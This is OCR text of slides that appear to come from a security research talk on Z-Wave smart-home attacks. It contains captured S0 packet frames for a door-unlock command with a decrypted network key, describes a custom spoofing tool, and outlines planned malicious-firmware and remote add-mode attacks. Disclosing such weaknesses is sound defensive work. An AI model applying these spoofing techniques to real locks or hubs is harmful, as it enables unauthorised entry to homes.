
DOS ATTACK

HOME ID : CB C7 B8 8F



REMOTE CONTROL

HOME ID : FA 1E 98 A0



REMOTE CONTROL

Source	Destination	Home Ic	Data	Application	Hex Data
001	010	FA 1E 98 A0	Singlecast①	Security Nonce Get	FA 1E 98 A0 01 81 00 0E C9 0A 98 40 7B AE
010	001	FA 1E 98 A0	Ack		FA 1E 98 A0 0A 03 00 0C C9 01 B1 B8
010	001	FA 1E 98 A0	Singlecast②	Security Nonce Report	FA 1E 98 A0 0A 81 40 16 00 01 98 80 10 5F DE 29 B8
001	010	FA 1E 98 A0	Ack		FA 1E 98 A0 01 03 00 0C 00 0A 6F BD
001	010	FA 1E 98 A0	Singlecast③	Security Message Encapsulation	FA 1E 98 A0 01 81 00 22 CA 0A 98 81 C4 5B 8D 4E 9
010	001	FA 1E 98 A0	Ack		FA 1E 98 A0 0A 03 00 0C CA 01 E4 EB

Frame Details

Header:

Singlecast

Home ID: FA 1E 98 A0

Source Node ID: 001

Properties1:

Header Type: 01

Speed Modified: false

SUC Present: false

Low Power: false

Load Key Application Encrypted:

Command Class Security

version: 1

Security Message Encapsulation

Initialization Vector: C0 AE B3 98 B4 FE 98 FA

Encrypted Data: E3 65 AA C5

Receivers nonce Identifier: C2

Message Authentication Code: 0E C8 93 52 D5 E6 DD A4

Properties Decrypted: Application Decrypted, network key: F6 CD F5 EC C8 6A D2 88 83 C8 49 1A 8C 02 D0 06

Sequence Counter: 0

Sequenced: False

Second Frame: False

Command Class Door Lock

version: 3

Door Lock Operation Set


Door Lock Mode: Door Unsecured=00

Decrypted Content:

62 01 00

FA 1E 98 A0 01 81 00 23 13 0A 98 81 C0 AE B3 98 B4 FE 98 FA E3 65 AA C5 C2 0E C8 93 52 D5 E6 DD A4 51 0B

Z-WAVE CMD OPEN SOURCE



1. https://github.com/genielabs/zwave-lib-dotnet

2. This is similar to OpenZwave, but there is no USB crash in the KR band that occurs in OpenZwave

3. This code can send packets, but only in Non-Secured mode. Therefore, we developed our own spoofing tool through code modification.


Z-WAVE CMD CONTROLLER

1. Spoofing through the code modification of the PC Controller is difficult in S0 because of time constraints.


2. We have specified information about the products we want to spoof.


3. In addition, after sending Nonce Get, it is implemented so that all can be executed within 3 seconds until receiving the Nonce value and transmitting the encrypted command.

S0 REMOTE CONTROL DEMO



WYP Z-Wave Spoofing Tool






ONGOING RESEARCH

1. FOTA
(Firmware Update Over the Air)

Using Z-Wave, control the node and upload a malicious firmware



2. Remote Add Mode Control


After analyzing TLS packet, the attacker can remotely set the hub to ADD MODE

3. S2 Research

In S2, key exchange methods and message transmission issues were Complemented.


FOTA (FIRMWARE UPDATE OVER THE AIR)

HOME ID : CB C7 B8 8F



